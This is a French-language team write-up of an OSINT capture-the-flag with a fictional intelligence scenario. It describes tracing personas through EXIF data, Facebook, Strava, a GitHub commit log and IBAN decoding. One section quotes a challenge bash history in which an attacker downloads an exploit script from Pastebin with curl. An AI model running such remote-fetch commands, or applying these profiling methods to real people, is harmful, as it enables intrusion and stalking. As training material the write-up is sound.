Hunt v5

KigHaHack

J1, J2, J3, YSA

Juin 2025

Table des matières

1 Disclaimer

Ce rapport a pour principal objectif de documenter les différentes méthodes utilisées pour résoudre les énigmes, dans une logique de capitalisation des techniques. Par ailleurs, l'ordre de présentation des énigmes suit celui de leur résolution par l'équipe, et ne reflète donc pas nécessairement la progression logique du scénario.

2 Enigmes

2.1 Prêt, feu, partez !

> Plusieurs agences de sécurité européennes constatent une recrudescence d'événements suspects et de signaux faibles sur fond de tensions internationales. Trois entités émergent avec des modes opératoires hétérogènes et des ramifications géopolitiques inquiétantes. Vous incarnez une équipe d'agents analystes du renseignement. Votre mission : collecter, croiser et analyser des informations ouvertes pour profiler ces groupes et élaborer, à terme, des fiches de synthèse permettant leur neutralisation.
> Pour accepter la mission, entrez : **Nous sommes prêts !**

Une introduction courte au contexte du CTF.

Flag - Prêt, feu, partez !

2.2 Petite pousse deviendra grande

> Parmis l'une des trois entités sous surveillance, vous avez pu observer un terme connu… Ce terme désigne l'effondrement de la civilisation et de ses technologies… Qui sont les personnes ayant inventé le mot lié à l'origine de ce mouvement ?

Une simple recherche Google nous parle de collapsologie :

En allant voir la page Wikipedia de ce mouvement, on trouve les noms des personnes ayant inventé ce mot :

> La collapsologie est nommée et portée à la connaissance du grand public par **Pablo Servigne et Raphaël Stevens**, dans leur essai Comment tout peut s'effondrer.

La page spécifique à l'ouvrage en question nous précise bien qu'ils sont les inventeurs de ce terme :

> C'est dans cet ouvrage que les auteurs créent le néologisme collapsologie, qui entrera cinq ans plus tard dans le dictionnaire.

https://www.culture.fr/franceterme/terme/ENVI188

Flag - Petite pousse deviendra grande

2.3 Prends en de la graine !

"Salut, ça fait longtemps du genre… Hier quoi ! Regarde un peu la photo que je t'ai envoyé, ça me fais trop rire de voir des identifiants de ce genre en 2025 (ça me rappelle toi il y a quelques année haha) !
Au fait, c'est drôle les coincidences quand même, aujourd'hui je suis dans les locaux d'un mec qui est journaliste, il m'a montré une page qui corresponds pile a notre discussion d'hier soir sur la collapsologie !"
Quel est le nom de ce journaliste ?

On reconnaît assez facilement une URL de Google Drive : https://drive.google.com/file/d/1KO9cBozigJRxnMthSMCs7eBUFNSvMiQO/view

16 Janvier 2025

LE COQ EN PÂTE

L'ACTU AU PLUS PROCHE DE VOUS

Marseille – Une impressionnante panne d'électricité a frappé la cité phocéenne dans la soirée du 14 janvier, vers 23h40,

L'article de journal relate une panne d'électricité qui a eu lieu à Marseille le 14 janvier. Rien de particulier dans l'article hormis la dernière phrase :

> Selon certaines sources, un graffiti aurait été retrouvé sur l'un des générateurs mentionnant "#ZecoResist", l'enquête est toujours en cours.

Par contre, dès lors qu'on s'intéresse aux données EXIF présentes dans l'image, on retrouve notre journaliste en tant qu'auteur de l'image :

```
$ exiftool article_coq_en_pate.png
[...]
Author                          : Joe Thetaxi
Title                           : Le Coq En Pate
Image Size                      : 1414x2000
Megapixels                      : 2.8
```

Flag - Prends en de la graine !

2.4 Coup de bambou

Cet article est très intéressant et votre oeil affuté remarque un détail critique.
Votre curiosité vous pousse à chercher d'avantage, en logique il y a sûrement des personnes qui ont du se plaindre de cet incident.
Quel est donc l'id du compte qui aura partagé sa rage sur les réseaux ?

Comme dit dans le challenge Prends en de la graine ! , le lieu incendié portait la mention "#ZecoResist". Après avoir cherché sur les différents réseaux sociaux, on trouve ce mot-dièse sur Facebook :

Le message d'AnoNymousse est le suivant :

> Ras le cul de ces pannes électriques ! Cette fois c'est le transformateur à côté de chez moi qui a pris tarif… De ce que j'ai entendu, c'est à cause d'un sabotage !!!! Y'avais un graffiti qui mentionnait #ZESS ou #ZecoResist je sais plus… En tout cas heureusement que le poste source d'à côté à pu prendre le relai rapidement ! En tout cas, ce mec là je sais plus son blase… gaia_ecoresist ou gaia_ecologist je sais plus, serait pas à son premier coup d'essai dans le coin… Foutu collapsologiste


Pour trouver l'identifiant du compte Facebook d'AnoNymousse, des sites en ligne existent pour faire la conversion : https://lookup-id.com.

Flag - Coup de bambou

2.5 Courant d'air

Notre cher AnoNymousse nous a donné un indice précieux concernant notre vandale.
En investigant un peu plus, vous devriez pouvoir trouver une trace de cette personne.
Quel est l'url de son réseau social ?

Un deuxième message sur son Facebook parle de course à pied et de "record de course".



On pense tout de suite à Strava. On se rappelle également la fin de son dernier message :

> En tout cas, ce mec là je sais plus son blase… gaia_ecoresist ou gaia_ecologist je sais plus, serait pas à son premier coup d'essai dans le coin…


Son profil Strava est https://www.strava.com/athletes/gaia_ecoresist. A noter qu'on n'arrive pas directement à ce résultat en cherchant par nom d'athlète ou nom d'activité.

Flag - Courant d'air

2.6 Promenade de santé

D'après les informations que vous avez pu observer,
Quelle activité réelle notre cible était-elle en train d'effectuer à la fois le 14 janvier, mais également le 19 février ?

En étant authentifié sur Strava, on remarque tout de suite qu'il y a des activités dans le passé qui ne sont pas visibles si on ne se logge pas.



Le 14 janvier, le jour de l'incendie à Marseille, il était en train de faire un repérage.

> Note J2 : je ne sais plus exactement comment a été trouvé ce terme de repérage…

Flag - Promenade de santé


2.7 Coup de jus

> En regardant le profil d'AnoNymousse, nous avons pu remarquer sa colère à cause de la panne…
> Mais aussi son réconfort quand au relais du réseau électrique.
> Par ailleurs, quel est le code Google+ du Poste HTA/HTA appartenant au **même** GRD le plus proche ?

Deux informations dans cet énoncé :


1. On cherche un poste HTA/HTA.
2. On cherche le poste **le plus proche** appartenant au même GRD.

Le deuxième point nous a valu une certaine perte de temps en essayant de flagger le poste HTA/HTA à proximité de l'activité Strava de janvier. En fait, on devait trouver le poste haute-tension (HTA) du même Gestionnaire de Réseau de Distribution le plus proche de celui trouvé par l'intermédiaire de Strava. En regardant sur le site d'Enedis, on trouve une carte des poste HTA/HTA.



On voit assez vite le poste le plus proche, au Sud-Ouest, dans le 8è arrondissement. A partir de là, il fallait aller sur la carte Google Plus Codes pour trouver les coordonnées du poste HTA/HTA demandé : https://plus.codes/8FM769VH+7RR.

On peut également noter que la “granularité” des Google Plus Codes dépendent du niveau de zoom. Si on dézoom, on se retrouve avec le code 69VH+7R.



Le format du flag a été modifié ultérieurement pour trouver un code avec 3 caractères après le plus. Le nombre d’essais n’étant pas limité, nous avons pu tester les différents points du local électrique visé.

Flag - Coup de jus


2.8 Eco-responsable

> Vous avez potentiellement trouvé un des lieux de réunion de notre écologiste collapsologue. Afin de rendre compte à votre supérieur de votre trouvaille, Vous prennez l’initative de récolter des informations sur le lieu en question.
> Donnez le BDNB suivi de la date de construction du batiment.

La BDNB est la Base de Données Nationale des Bâtiments. Les données sont disponibles sur data.gouv.fr. Après un rapide coup d’oeil, nous n’avions pas les dates de construction.

Nous avons cherché un certain temps les informations du local HTA trouvé au challenge Coup de jus jusqu’à relire l’énoncé :

> Vous avez potentiellement trouvé un des **lieux de réunion**



Et là, par miracle, si on sait lire, on s'aperçoit qu'on cherche le lieu de réunion lié à l'activité Strava du 19 mai 2025… A partir de cette information, le site de GoRenove nous donne le BDNB et l'année de construction du bâtiment au point de départ de l'activité Strava :

Flag - Eco-responsable

2.9 Signal faible

> Parmi de récents signaux faibles, le terme Kadjak est apparu de façon répétée dans diverses sources ouvertes.
> Tâche : Utilisez vos outils pour démarrer l'enquête à partir du mot-clé "Kadjak" et identifier le nom complet de la personne ayant publiquement témoigné d'un incident associé, directement lié à ce terme.

La résolution de ce challenge a été plus longue que prévue alors que la réponse était sur Facebook comme pour le challenge Coup de bambou : https://www.facebook.com/profile.php?id=61575878717266.

> Note J2 : pouvait-on avoir un moyen plus "efficace" de retrouver ce signal plutôt que juste tomber dessus un peu par hasard ?

Flag - Signal faible

2.10 CrowdFunding

> Désormais, vous êtes en possession du Rapport qui concerne un incident qui concerne les Kadjak.
> A partir de ce rapport, A quelle "adresse" le financement du groupe peut il etre réalisé ?

Le post Facebook trouvé dans Signal faible donne un lien vers un Proton Drive : https://drive.proton.me/urls/JWX5ADSPVM#1B8rTUZNSPpy

Le document est un article de journal sur un attentat qui a eu lieu à Grozny et revendiqué par le FLEK (Front de Libération des Ethnies Kadjak). On note en particulier un paragraphe qui donne un lien vers

un site hébergé sur Github :

> Des sources indiquent que le groupe utiliserait des sites web hébergés sur des plateformes décentralisées, dont un aurait été identifié à l'adresse https://kadjakiwarriors.github.io/freeKadjak/, pour coordonner leurs activités et collecter des fonds.

Sur le site du FLEK, on arrive sur la page où on peut les soutenir financièrement : https://kadjakiwarriors.github.io/freeKadjak/#soutien. Malheureusement, pas de mention de compte ou de cryptommonaies. Par contre, en regardant le code source de cette page, on trouve un wallet en commentaire !

```
<button class="donate-button">FAIRE UN DON MAINTENANT</button>
<p style="margin-top: 20px; font-size: 0.9em;">
<!-- wallet: meme1vs632qpc0uh2txdl3gmvwqedfmykqz0j7aee80 -->
Cryptomonnaies acceptées: A définir<br>
</p>
```

Et là, c'est le début des ennuis, mais on en reparlera dans Un soupçon de technique…


Flag - CrowdFunding

2.11 Vengeance !


Vous avez découvert le site du mouvement des Kadjak.
Cependant, en lisant, vous remarquez que ces derniers ont étés victime de crimes de guerre.
Quel est la ville de leur prochaine action ?

Le FLEK n'est pas très discret, il indique clairement le lieu de sa prochaine actions dans ses actualités.

> Le Lieu de notre action prochaine sera fort. Voici le lieu !



Une recherche par image inversée nous donne un monument à Novgorod :



Il s'agit du Millénaire de la Russie qui constitue le point de départ de l'histoire de la Russie.

Flag - Vengeance !

2.12 Un soupçon de technique…

> Leurs moyen de financement étant identifié, trouver ce qui peut s'y rattacher !
> Sur quel chan IRC peut-on trouver leurs documents internes ?


Des traumatismes ont déjà pu être vécus dans des CTFs précédents. Medileak v1 a eu du "cloch'int" avec Jolie Ville, Hack'osint a eu "toctoctoc". Nous voici donc avec le challenge qui nous a bloqué pendant près de 48h, du jeudi soir au samedi soir… Pour rappel, on connait l'adresse du wallet crypto `meme1vs632qpc0uh2txdl3gmvwqedfmykqz0j7aee80`. Etant donné le préfixe `meme1`, on comprend qu'il s'agit d'un *meme coin*.

Nous avons épluché en long en large et en travers les différents sites de *wallet explorer* tels que Atom Scan par exemple. Après quelques temps, nous avons compris que le wallet dépendait du Meme Network : https://memenetwork.io/.

Ce network propose notamment le site https://memeart.io/ qui propose des memes identifiés par une adresse de wallet avec le préfixe `meme1`. Malheureusement, pas de trace du wallet du FLEK.

Normalement, pour les CTFs, on n'a pas à envoyer des cryptomonnaies. Dans ce cas, on utilise le plus souvent un "testnet" qui est une blockchain dédiée à l'expérimentation.

Sur le site du network, il y a effectivement un testnet MemeArt !




En cherchant notre wallet, on trouve une image qui donne un channel IRC !

Flag - Un soupçon de technique…

2.13 LCFT

> Effectivement, ils sont bien derrière une affaire sombre comme l'a indiquée Claire Dupuis…
> Quel est le code postale de la banque qui est emettrice du virement ?

Le channel IRC donne un lien vers un Proton Drive :



Il contient un extrait de virement de la Banque Européenne Commerciale :

Le numéro IBAN contient les informations sur l'émetteur. Il suffit alors de prendre un décodeur d'IBAN en ligne tel que IBAN Calculator :

On voit qu'il s'agit d'un virement du Crédit Agricole à Montrouge.

Flag - LCFT

2.14 Qui-est-ce ?

> Vous avez découvert que le virement est en France, cependant pour avancer correctement il vous faut une information qui pourrait s'avérer capitale.
> Quel est le mail du développeur du site de la libération Kadjak ?

Revenons sur le site du FLEK (https://kadjakiwarriors.github.io). Les pages auto-hébergées sur Github sont toujours de la forme `username.github.io`. On en déduit un profil Github et un seul dépôt qui est celui du site : https://github.com/KadjakiWarriors/freeKadjak.

Ensuite, il ne reste qu'à regarder les logs de commit pour récupérer le mail du développeur :

```
$ git clone https://github.com/KadjakiWarriors/freeKadjak
$ cd freeKadjak
$ git log | grep "@"
Author: KadjakiWarriors <kadjaki-warriors@proton.me>
```

Flag - Qui-est-ce ?

2.15 Aïe mes yeux...

> Après avoir appronfondi sur les groupe FLEK et ZESS, vous décidez de prendre du recul et de faire une tâche que tout le monde déteste…
> En effet, une des trois menaces émergente a été repérée par ses activités illégales numériques.
> Une des victimes de ce groupe a pu vous fournir un exemplaire de son historique bash.
> Quel est le pseudo de l'attaquant ?

Le challenge était fourni avec un historique bash. On comprend que l'attaquant a fait plusieurs opérations telles que des `nmap` et des injections SQL. On voit surtout que l'attaquant a téléchargé un exploit depuis Pastebin :

```
364  # Script available at : https://pastebin.com/f6gbf56i
365  curl -s https://pastebin.com/raw/f6gbf56i > exploit_script.sh
```

Le début du code donne directement le pseudonyme de l'attaquant :

```
echo "================================================"
echo " АВТОМАТИЧЕСКОЕПОВЫШЕНИЕПРИВИЛЕГИЙ      v2.3.7"
echo " Разработчик    : sandstorm_off"
echo "================================================"
```

Flag - Aïe mes yeux…

2.16 Tempête de neige

> Après avoir épongé vos yeux, vous tentez de trouver plus d'informations concernant cet acteur malveillant.
> Avec un peu de chance, son OPSEC n'est peut être pas la meilleure du monde et potentiellement, il peut être bavard !
> Trouvez le site sur lequel il a pu partager quelques informations.

Le RPUC - Rhino Profile User Checker fait très bien le travail pour lister différents profils lié au pseudonyme trouvé dans Aïe mes yeux… . On obtient son profil Mastodon dans les résultats.

Flag - Tempête de neige

2.17 Localisation

> Parfait ! Nous avons un peu plus d'informations sur notre cible.
> Trouvez la ville où sandstorm_off travaille et a pu développer son script.

Un toot en particulier nous donne la réponse :

> I work remotely from Novosibirsk. Siberian frosts do not interfere with programming ! #Novosibirsk #IT #remote work

Novosibirsk qui est très proche de Akademgorodok qui est un gros centre scientifique qui abrite notamment des cyberattaquants russes (tout du moins fin des années 2010) :


- https://www.slate.fr/story/140687/bienvenue-akademgorodok-capitale-russe-cyberguerre
- https://fr.wikipedia.org/wiki/Akademgorodok

Flag - Localisation

2.18 Oups…

> Sanstorm_off à fait une grave erreur en parlant un peu trop.
> Vous remontez doucement à l'entité originale !
> Quel est l'affiliation de Sandstorm, et son numéro officiel.

Lorsqu'un toot a une astérisque à côté de la date, cela veut dire qu'il a été édité.



On peut voir la version original du toot qui donne un lien Proton Drive : https://drive.proton.me/urls/209B9AX4JW#kQU0ek2Tc4h1

Voici le début de la traduction du document :

```
TTP of the Russian group: SANDSTORM (Division 73725 GRU)
Name of the department:SANDSTORM
Part number:73725
Affiliation:GRU (Main Intelligence Directorate)
Areas of activity:Cyber operations, electronic intelligence, information
    operations, destabilization operations
```

La GRU est la direction générale des renseignements russe. C'est cohérent avec les informations que nous avons sur Sandstorm.

Flag - Oups…


2.19 Le terrier du lapin

> Après avoir récolté diverses informations sur les trois entités surveillées, vous êtes sur le point de leur trouver un point commun.
> Plongez, creusez et trouvez ce site.

```
$ pdfinfo TTP_SANDSTORM.pdf
Producer: http://b6sjrygsotf6yodx57ramr5qh4faqpxbphiqfxvvvg2yco5fu5dzieyd.
    tor2web.it/
```

